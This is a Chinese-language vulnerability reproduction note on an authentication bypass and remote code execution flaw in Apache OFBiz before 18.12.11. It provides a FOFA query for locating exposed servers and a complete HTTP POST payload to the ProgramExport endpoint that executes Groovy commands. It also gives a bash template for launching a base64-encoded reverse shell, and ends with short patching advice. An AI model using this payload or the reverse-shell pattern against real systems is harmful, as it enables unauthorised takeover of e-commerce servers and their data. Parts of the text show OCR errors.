A14-1ApacheOFBiz-电子商务平台-RCE


漏洞描述：

该系统的身份验证机制存在缺陷，可能允许未授权用户通过绕过标准登录流程来获取后台访问权限。此外，在处理特定数据输入时，攻击者可构造恶意请求绕过身份认证，利用后台相关接口功能执行groovy代码，导致远程代码执行

影响版本：

Apache Ofbiz < 18.12.11

网站图片：



网络测绘：

fofa语法：

cert="Organizational Unit: Apache OFBiz" || (body="www.ofbiz.org" && body="/images/ofbiz_powered.gif") || header="Set-Cookie: OFBiz.Visitor" || banner="Set-Cookie: OFBiz.Visitor"


漏洞复现：


payload：

```
POST /webtools/control/ProgramExport?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: your-ip
Accept:*/*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5. (windows NT 100; Win64; x64)AppleWebKit/537.36 (KHTML,like Gecko) Chrome/Safari/537.36
Accept-Encoding: gzip,deflate,br
Accept-Language:en-US,en;g=0.9
Connection: close

groovyProgram=import+groovy.lang.GroovyShell%0D%0A%0D%0AGroovyShell+shell+%3D+new+GroovyShell%28%29%3B%0D%0Ashell.evaluate%28%27%22执行的命令%22.execute%28%29%27%29
```


效果图:






```
bash -c {echo,base64编码的反弹shell指令}|{base64,-d}|{bash,-i}
```

PS：特殊符号url编码



修复建议：

临时缓解方案 增强监控和日志审计：加强对系统登录和数据处理相关操作的监控，以及日志记录的审计。特别关注任何非正常或异常的登录尝试和数据处理请求。 **限制访问**：暂时限制对该系统的访问，仅允许来自可信网络或已验证的用户进行访问。 **升级修复方案** Apache官方已发布安全更新，建议访问官网 （https://ofbiz.apache.org/download.html）升级至最新版本。